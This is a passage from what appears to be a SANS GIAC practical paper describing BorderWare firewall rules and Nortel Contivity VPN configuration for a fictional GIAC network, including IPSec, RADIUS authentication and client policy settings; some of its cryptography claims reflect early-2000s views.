


Next we secure the server further by setting alarm condition to notify administrators in case of an attack on the external interface. Rules are created that trigger an alarm message in case of probes of the firewall on ports ranging from 20 to 10000. This range can be altered to any value and as always, all probing traffic is logged and sent to the syslog server.




These same rules can be replicated and applied to the internal and SSN interfaces allowing the administrators to be notified of any threats from within the network.

Working our way down the BorderWare Client tree, we come to the built-in Name Server and DNS configuration utilities. As stated previously in this paper, GIAC DNS hosting is principally handled at the ISP but the Firewall DNS and internal DNS server do function as slave servers for the GIAC domain. For this reason, the Firewall DNS server is configured as a slave server with specified primary DNS servers. The Slave Server option is enabled so that the firewall will use **only the current list** of forwarders for address resolution.



Since these DNS servers are hosted by the ISP and are presumed to be secure, enabling Firewall A as a slave servers to these forwarders limits it to only use these forwarders for address resolution, denying it access to DNS queries of other outside DNS servers.

The next step is to define the internal hosts of the GIAC.COM domain. This can also be handled at the internal DNS server level since that is going to be the preferred DNS server for GIAC users. This is the area where hosts such as **CyberArmor.com** are defined to support the automatic download/upgrade feature of the CyberArmor Personal Firewall Suite.




The External – Forward record should define no more than the gateway, mail and name server addresses.

In the Mail Server configuration folder, the configuration change from the default settings should be to Block Mail Relaying on the External Interface.



This will ensure that mail spammers cannot use the firewall as a spam relay. The firewall will recognize that a mail message is being relayed (the mail is not destined for a local user) and reject it with an error message. The firewall rejects the mail during the SMTP connection, so that it never actually gets onto the firewall server.

We then specify exactly which host will be receiving all mail and that all mail should be for the GIAC domain only.




Firewall Rules – Internal to External

With the Firewall management rules in place and mail delivery secured, we can now move on to the proxy rules that define access rights in the GIAC network. Since BorderWare has configured application proxies for most network services, enabling a service and securing it is a relatively easy process.

We begin with Internal to External Access. Effectively, this states what traffic we want to allow from our network to the Internet.

FTP: We allow FTP access but only in Passive FTP mode. With BorderWare, this requires 2 clicks of the mouse button.



ICMP Ping/Timestep: We allow ICMP out the firewall but it is blocked at the router level on interface **s0** (the Internet interface). This allows us to still use ping for diagnostics on the router and VPN switches.

Secure GUI Config: Secure GUI is enabled but limited to either a single MGMT network IP address or a scope of MGMT addresses.


WWW: Of course web access is permitted but it can be restricted to addresses originating from the GIAC network. We can also deny access to the firewall IP from internal hosts unless designated by a specific IP. This rule overlaps the previous lockdown rule allowing only MGMT IP hosts to establish SSL sessions through the Secure GUI.

Firewall Rules – External to Internal


This is a very easy section to document, since nothing is allowed in by default and no proxies need be enabled. Access to the Internal/Secure networks via the Internet is not necessary for any reason.

Firewall Rules – External to SSN

Since all that is hosted in the SSN are the GIAC e-Commerce Web servers, customers only need to access the GIAC Web sites. It is here that we enable WWW access directed to our Web servers.



You may notice that an SSL proxy is not defined by default. We have created one and while it does not have the “application proxy” aspect enabled, it will act as a firewall rule in that only traffic on port 443 will be allowed and only to a designated IP address. In this case 172.16.99.4 is the round-robin IP address for our e-Commerce Web servers.



Firewall Rules – SSN to External

Since no traffic should be running from the SSN to the Internet, other than session initiated from the Internet, it is not necessary to enable any outgoing proxies from the SSN. The only change to make from the default settings is to enable “Log Rejected Packets”. We do this for both troubleshooting and security purposes.

Firewall Rules – Internal to SSN

Internal users, other than those on the MGMT network who access the SSN via Firewall B, will access the GIAC e-Commerce Web and FTP pages in the same fashion as Internet based customers. Therefore, the only change from default on this connection scheme is to again “log rejected packets” in the event that an attempt is made to access the SSN illegally.

Firewall Rules – SSN to Internal

Again, only logging of rejected packets is enabled since anyone working in the SSN would have no reason to access the Internal or Secure networks via Firewall A. All configuration changes and updates are orchestrated through Firewall B.

Firewall A Conclusion

While the SANS Top Ten strategy for Firewall Security still applies to Application Proxy based firewalls, it does not apply as well as it would to a Checkpoint firewall strategy for example. Despite the nuances, the results are very similar.

- Primarily, the firewall has been “locked down” and is accessible only to those who satisfy prerequisites such as IP address and SSL based username/password authentication. Any attempt by hackers who do not satisfy those prerequisites is denied and logged.

- Port scans and probes are logged and alarm conditions are set to warn administrators of possible hack attempts.
- Network policies/proxies and access control lists limit services to certain IP addresses. This protects hosts and services.
- Internet Access is limited by IP address for GIAC network users. Access from the Internet is limited to the SSN over HTTP (80) via proxy and SSL (433) by a self-imposed proxy.
- Attempts at invalid connections are logged and dropped.
- Finally, only specifically allowed traffic passes the firewall, everything else is denied and logged.

Firewall B

Firewall B allows administrators in the MGMT network to configure, update and maintain the e-Commerce server farm located in the DMZ. The firewall also acts as a secondary defense shield for the MGMT network where all the mission critical data is stored. This includes backups and replication/fail-over servers running NSI Double-Take software.


Router B denies access to this sub-net from the internal network as well as the secure network. This router stops any traffic destined for the MGMT network and not originating in the MGMT network. That being said, the only way to access this network unless you're sitting at one of its terminals is via the Internet. Firewall B is there to prevent that access. Firewall A blocks Internet access to the entire network, but allows it to the DMZ. Firewall B blocks Internet access from the DMZ to the MGMT network.

Firewall B is setup much in the same way as Firewall A but with much fewer active components. There is no active DNS on Firewall B. There is no SMTP gateway because mail does not cross the firewall. In fact, nothing is configured to enter through the firewall. The only traffic to cross Firewall B is from the MGMT network out to the DMZ.

Firewall B is secured in the same manner as Firewall A. Only a valid IP address from within the MGMT network can access the secure GUI and only with an authenticated SSL connection.


The same alarm rules apply on Firewall B as were applied to Firewall A being that any scans of outside ports are logged and alarm alerts are sent. Otherwise the configuration is pretty easy. The firewall blocks all incoming traffic while allowing proxies from the MGMT network to access the SSN/DMZ.

© SANS Institute 2000 - 2002



FTP is configured as passive, just as in the Firewall A configuration. Other proxies are shown as open in the image above but can be closed if deemed unnecessary. By the same logic, other necessary proxies that are not defined above can be easily created with the proxy wizard.

© SANS Institute 2000



As always, all rejected packets and alerts are issued.

Firewall B Conclusion

This firewall has minimal configuration but plays a vital role in the GIAC network. Its primary duty is to keep everything and everyone out of the MGMT sub-net. Should the DMZ become compromised, it keeps the rest of the network safe. Configuration is minimal and the real focus is on hardening the firewall and enabling the fewest amounts of proxies necessary.

VPN – Nortel Contivity 2600

It was my original intent to document the setup of the Nortel Contivity 2600 to use X.509 Certificates for both user authentication and branch tunnel authentication. However, after reading several hundred pages of documentation on how to achieve this infrastructure and how to configure either an Entrust or Verisign PKI system, I decided that documenting a PKI architecture would be a GIAC paper of its own. Not that I'm not up to the challenge, but I don't currently have the time or resources to tackle that project. So instead I will briefly describe the concepts of certificate based authentication and then demonstrate how to setup the Contivity switch with an easier but still secure RADIUS authentication method.

For information on features of the Contivity switch, please see the following link:

<http://www.nortelnetworks.com/products/01/contivity/fandb.html>

SSL and Digital Certificates

To use digital certificates as an authentication method, you need two principal players: SSL and one or more LDAP servers. When examining the relationship between SSL and an LDAP server in the GIAC environment, it would be best to say that SSL provides Internet security and ensures privacy between the Nortel Contivity switch and an external LDAP server. The SSL protocol negotiates encryption keys and authenticates the server to the switch before any data is exchanged. SSL uses encryption to ensure transmission security, the strongest method being RC4 128-bit MD5 encryption. This method is the most secure because it uses the longest key length.

The SSL protocol can use digital certificates when establishing secure, authenticated connections between SSL clients and servers. Digital certificates are based on the X.509 standard. Certificates are credentials created by a CA (Certificate Authority) to assure a person's identity. Digital certificates verify that a specific public key belongs to a specific individual. The Contivity VPN Switch can use a digital certificate sent from an SSL-capable LDAP server to authenticate that server. For this process to succeed, a CA Root certificate certifying the LDAP server must be imported into the switch's certificate store.

The SSL protocol provides the following connection security properties:

- A private connection using encryption initiated after the standard handshake to define a secret key.
- Identity is authenticated using asymmetric, public key cryptography, such as RSA or DSS.

These are the basic steps in an SSL digital certificate exchange:

1. The Contivity switch sends a connection request to the LDAP server.
2. The server sends the client a signed certificate containing the server's public key.
3. The Contivity switch verifies that the certificate signer is on its acceptable Certificate Authority (CA) list.
4. The Contivity switch generates a session key that is used for encryption and sends it to the server encrypted, using the server's public key.
5. The server uses its private key to decrypt the switch-generated session key.
6. The switch makes an LDAP request and the server provides an LDAP response that is encrypted using the exchanged session key. All subsequent communication with the LDAP server is encrypted.

You can use X.509 certificates to authenticate IPSec-based tunnel connections. The Nortel Contivity switch supports RSA digital signature authentication in the IPSec key management protocol. Remoter users can authenticate themselves to the switch using a public key pair and a certificate as credentials. The switch can also use its own key pair and certificate to authenticate itself to the user.

In order to use the certificate option of the Contivity switch, you need a PKI certificate infrastructure in your environment. I do not have access to that sort of environment and therefore have decided to do with what I have and construct a remote access environment that does not depend on PKI but rather RADIUS authentication with IPSec security and shared-secret branch authentication. This is not the most secure method of remote access but it is more

common than PKI and therefore it can only be of benefit to others to document a correct setup of this method.

Nortel Contivity 2600 Setup


The switch is shipped with the Nortel Contivity IOS preinstalled. The current version 3.6 is only available for download from a secure Nortel website. The server/switch and client software is only available from this secure Nortel website because the federal government regulates the distribution of encryption software.

The switch is administered by a web based GUI and is accessible via an internal network IP address setup during the initial software install.

The identity setup is a simple step by step procedure and can be undertaken with the assistance of a Nortel Setup Wizard. I will not take the time to document the basic setup procedures but concentrate on the IPSec policy and server services setup.

The Contivity VPN switch is enabled with a stateful Contivity firewall option. A Checkpoint FW-1 option is available although future releases of the IOS will not carry it and license keys are no longer being sold. The reasons for this, as told to me by a Nortel Engineer, are because the Checkpoint Firewall is too slow and much more complicated than the Nortel firewall to configure. To utilize the Checkpoint firewall requires access to an FW-1 management console. To utilize either of these firewall options requires you to purchase an additional license key. This is a new feature in the Contivity IOS. One of the primary steps to setting up a Contivity switch is to enable the firewall option.

© SANS Institute 2000 - 2002. All rights reserved.



In the above screen shot we see how to enable the Contivity Firewall to do interface filtering on the external interface and Anti-Spoofing on incoming traffic. I do not own a license key for the firewall software so I cannot further demonstrate it's potential as a firewall solution. It does however bring a new era to Nortel as it is their first combination firewall/VPN product. With proper configuration it could almost serve as the primary firewall on the GIAC network instead of the Borderware Firewall A. However the Contivity firewall does not support an SSN/DMZ network.

Even without a firewall solution the Contivity box is virtually impenetrable. This is because there are virtually no services or ports open to attack. The Contivity box accepts only tunnel traffic so the only way to inflict real damage to the box is if you're already tunneled into it. Nortel has a backdoor to the software that it has not shared with the public world and in order to have a Contivity box accessed by this method, you would first have to mail it to Nortel for service.

The next step in configuring the Contivity box is to select a tunnel service. The switch uses the Internet and remote connectivity to create secure Extranets. Remote connectivity through a Public Data Network (PDN) such as the Internet requires a protocol for safe transport and a connection from the remote user's PC to the PDC. The Contivity switch uses the most popular tunneling protocols: IPSec, PPTP, L2TP, and L2F.

To form a tunnel the remote user:

- Establishes a connection with the public data network's point-of-presence (POP), typically via an ISP.
- Once the user has an Internet connection, he or she launches an Extranet client that connects to the VPN switch with an IP address or a name if the IP of the switch has been entered into a Domain Name Service server.

This second connection can use either Point-To-Point Tunneling Protocol (PPTP) or the IP Security (IPSec) tunneling protocol. Tunnels built using L2TP or L2F are constructed differently: instead of the tunnel being formed at the remote user's laptop or PC, the tunnel begins at a piece of networking equipment called a Network Access Server (NAS) located at the ISP. The user must dial into the ISP with a telephone number that causes an L2TP or L2P tunnel to form directly to a specific VPN switch.

The following is a breakdown of the most popular tunneling protocols.

IPSec

IPSec is a newer protocol standard that offers a strong level of encryption (DES and Triple DES), integrity protection (MD5 and SHA), and the IETF-recommended Internet Security Association & Key Management Protocol (ISAKMP). IPSec has many parts but breaks down to two main factors: authentication and encryption. So in a nutshell, it proves the identity of communicating systems and scrambles any data passed between them so it won't be of any use if intercepted. IPSec has 3 major elements. The first 2, AH (authentication header) or ESP (encapsulating security payload) describes the function that IPSec performs. AH verifies the authenticity of each packet's contents, but it does not hide the data within the packet. ESP on the other hand encrypts the entire original packet, including the headers and places it in a new packet thereby encapsulating the original packet. The third major element in IPSec is Internet key exchange (IKE). This is a set of procedures that IPSec-enabled devices use to transfer security keys.

The Nortel Contivity VPN utilizes IPSec and offers the following features:

- Client support for IPSec with the Contivity Extranet client.
- Support for address translation via encapsulation, packet-by-packet authentication.
- Strong encryption! The Triple DES (3DES) encryption algorithm is unbreakable today, and the widest used algorithm for strong encryption.

PPTP

PPTP is available on most client systems, such as the Microsoft Windows platform and the MacOS, as well as in remote-access switches, remote hubs and terminal servers.

Like every tunneling protocol, PPTP provides an IP "wrapper" for network protocol datagrams. Once the packet is encapsulated, any router or switch that encounters it as it travels over the Internet will treat it simply as an IP packet. The benefit of this kind of encapsulation is that it allows almost any protocol to be sent over an IP network. In fact, PPTP can support a wide

variety of protocols including TCP/IP, NetBEUI and IPX/SPX. This ability to work with multiple protocols would be the only real reason to use PPTP instead of IPsec.

The Nortel Contivity VPN utilizes PPTP and offers the following features:

- IP address translation via encapsulation.
- Support for IPX tunneling.
- Support for RC4 encryption (either 56- or 128-bit)

L2TP

Cisco originally pioneered the L2F protocol but eventually joined others in creating L2TP, which utilizes the best of L2F and PPTP. L2TP tunnels are generally established between a network access server (NAS) at the ISP and the Contivity switch.


L2TP allows you to specify MS-CHAP, CHAP, or PAP authentication, enable compression, and assign DNS and WINS servers to a tunnel. However IPsec does all that without the need for a NAS and is the better option.

L2F

There is no direct client software required for L2F beyond the standard PPP dialer software you'll find in Windows 95 and 98. L2F tunnels are actually made from the ISP to the VPN switch on behalf of the user. These connections depend on the domain associated with the dial-in username. Therefore, ISPs must offer the services that are based on L2F. Currently, L2F is available on a very limited basis. L2F provides IP address translation via encapsulation and support for IPX tunneling, but it does not perform encryption!

So after a review of available services, it is clear that IPsec is the protocol of choice for virtual private networking. To continue with the Contivity configuration, the next step is selecting encryption criteria for your IPsec protocol.

© SANS Institute 2000 - 2002
Author retains full rights.



The above image indicates that authentication will be done with an Username/Password/Pre-shared key method rather than the Digital signature method for reasons discussed earlier. RADIUS authentication will also be resolved by a username and password method. The real choice to make on this page is the level of encryption required by GIAC Enterprises for safe remote communication.

The image only indicates the ESP options but take note that you do have the option to use AH (Authentication Header) instead or in conjunction with ESP. Then the choice becomes which hashing method to employ in conjunction with ESP. The options are MD5 and SHA1. Both are extremely secure methods of “fingerprinting” but while MD5 uses a 128 bit “fingerprint”, SHA1 uses a 160-bit message digest thereby increasing its level of security. The SHA1 algorithm is similar to that of MD5 but it differs in that it adds an additional expansion operation, an extra round and the whole transformation was designed to accommodate the DSS block size for efficiency. Thereby making it more efficient for use with ESP – Triple DES encryption.

For more information on SHA1, please see the following link:


http://www.w3.org/PICS/DSig/SHA1_1_0.html

For RFC material relating to MD5 use with ESP and AH please see the following link:

<http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc2403.html>

The previous image shows the choice encryption method for the GIAC VPNs will be ESP – Triple DES with SHA1 Integrity.

The next configurable security setting on the Contivity switch is an Access List. This can be enabled and rules can be created to govern what IP's are allowed to send traffic to the switch. This ACL acts much like a router ACL but can only be used to allow or deny IP addresses and/or scopes.



Since the ACL of Router A protects the GIAC network from dangerous traffic and invalid IP addresses, there is no need to configure an ACL at this level. However it is important to note that this function exists and is available as a further security precaution.

The next two sections of the Contivity setup are pretty network specific. The first section on routing reveals a little too much information about the network and device borrowed for this assignment so I will not be going into it. Rest assured that setting up routing on the Contivity switch is no harder than adding a static route to any routing table. As long as there is a route in and a route out configured, the switch works like a charm.


One point of interest in regards to routing is how the switch protects against routing loops. A routing loop can occur when two or more routers continuously forward the same packet to each other until the hop count goes to infinity, the TTL expires, or the network goes down. A loop detection protocol can prevent a routing loop and can speed up convergence while the situation corrects itself. The Contivity switch supports the following methods used by RIP for minimizing loops for speeding up the convergence that is caused by the normal correction of a loop:

- Split horizon – the switch does not send routes that it learns from a neighboring router back to that same neighbor.
- Split horizon with poison reverse – the switch does send back the routes that it learns from a neighboring router, but it sets the metrics for the connection to infinity.
- Triggered Updates – an update is sent almost immediately after a routing change has been made on the Switch. This is in contrast to the default RIP method, in which routes are updated at regular intervals.

Quality of Service (QOS) is also an option with the Contivity switch. With the switch fully configured and many clients dialing in, performance and quality of service become important. The Contivity switch supports two internal QOS mechanisms and can also participate in external network signaling to enhance performance. Forwarding Priority allows for prioritized traffic, and Call Admission Priority allows you to reserve connection resources for high priority users. In addition, external QOS using Resource ReSerVation Protocol (RSVP) signals the network to reserve a portion of bandwidth for a specific connection. QOS is based upon group membership and that is the next setup step we will examine.

If you are using the internal LDAP server or an external LDAP server, group membership is not a major issue. But if you are using group membership with RADIUS authentication and to regulate QOS traffic, it becomes a major configuration issue.

The group policy will apply to all users who authenticate with RADIUS. Here is where you create the IPsec policy that governs your users.



The above image illustrates the IPsec setup page for VPN tunneling and the following breakdown covers the configuration options of this page.

Split Tunneling

Enabling split tunneling would allow client data to travel either through a tunnel to the enterprise network or directly to the Internet. Although a powerful feature, this could allow an application on the client to maliciously forward packets from the Internet to the enterprise network. For that reason we leave it disabled for the GIAC IPsec policy. This split tunneling feature and the dangers it presents go hand in hand with having a security policy enabled on the Contivity switch. We will discuss this issue at length later in this breakdown.

Allowed Clients


Although the Contivity switch can accept many third party client connections, they do not support the level of security achieved if using the Contivity Extranet client. This includes RADIUS authentication, logon banner warning, dynamic DNS/WINS address assignment and a list of other features. For that reason only Extranet clients are allowed to connect to the GIAC VPN.

There is however the issue of Branch Tunnels and switch to switch tunneling. Using the Nortel Contivity switch on the GIAC end allows for maximum security but what if a branch office is using a TimeStep switch on their end? As long as the other switch supports either shared secret or certificates along with IPsec, there is no reason why a tunnel cannot be established.

Authentication

We have enabled RADIUS authentication in conjunction with Group ID/Password (Shared Secret) authentication. This duality of security allows for greater confidence in the privacy of our connections. Before a client can even authenticate to the RADIUS server and join the enterprise network, they must first authenticate to the VPN switch directly with this Group ID/Password. The Group ID is visible to the client in the Extranet Authentication Options but the password is hidden even from trusted eyes. Only the systems administrators who setup and rollout the Extranet enabled clients have any knowledge of the shared secret key.

© SANS Institute 2000 - 2002



Encryption

We have set ESP – Triple DES with SHA1 and AH with SHA1 previously in the IPsec Service options page but it is here that we decide which method to apply to our clients. As previously discussed, ESP is the safer method and is selected for GIAC use.

Perfect Forward Secrecy


PFS is used for ISAKMP key exchange and ensures that if a condition arises in which there is a compromise of a session key or long-term private key after a given session, it will not cause the compromise of any earlier session. The renegotiations do add overhead to the traffic but do ensure that the highest level of privacy is maintained.

Forced Logoff

Another security concern is that users will inevitably get sidetracked and often walk away from their machines. This can occur while there is an active tunnel to the GIAC network. However, forced logoffs are a major inconvenience to users, especially if they occur while the user is hard at work. So instead you can enable a client screen saver as protection from the wandering user. This cannot be disabled at the client end.

Logon Banner

The logon banner is an instrumental force in network security. It makes a user aware that they are dealing with sensitive material and that they cannot act like they are playing on their home machine.



Client Failover Tuning

When enabled this feature will detect if a connection is somehow terminated or lost, the client then attempts to connect to the first-listed Fail-over switch. Since we do not have failover switches configured, this option can remain disabled.

Allow Password Storage on Client


Disabling this feature ensures another level of security policy in that the client must enter their RADIUS password each time they attempt to connect to the VPN. This is always a good security measure to invoke.

Rekey Timeout

This will limit the lifetime of a single key used to encrypt data. The Rekey Data Count determines the how much data you expect to transmit via the tunnel with a single key.

Client Policy

The rest of the IPsec configuration is pretty straightforward until you reach the Client Policy section. Client Policy acts as another part of the Firewall but at the tunnel level.




In the above image we see how to edit and add to the GIAC client policy. This is effectively a way of determining what applications the remote client can use through the VPN tunnel. So by allowing only the specific ports necessary for the client applications to work, you are blocking the unnecessary and possibly dangerous ports that could enable a malicious user to do internal damage. Client Policy, in effect, acts like a personal firewall that will shut down a tunnel if a rogue application is launched on a client machine. Used in conjunction with the CyberArmor personal firewall, which also monitors application activity, your security standards are greatly increased.

Client Policy is best applied when using the Split Tunneling feature of the Contivity switch. When establishing a tunnel, if the client has any network ports open that are not part of the Client Policy list, the tunnel connection is not established and the remote user is notified. A message is also logged on the switch as to which open port or protocol violated the Client Policy. Network traffic on a client system is monitored constantly to make user no policy violations occur after the tunnel is established. This way, if a rogue application should start after the client connection has already been established, it is recognized immediately and the tunnel is terminated.


Branch Offices

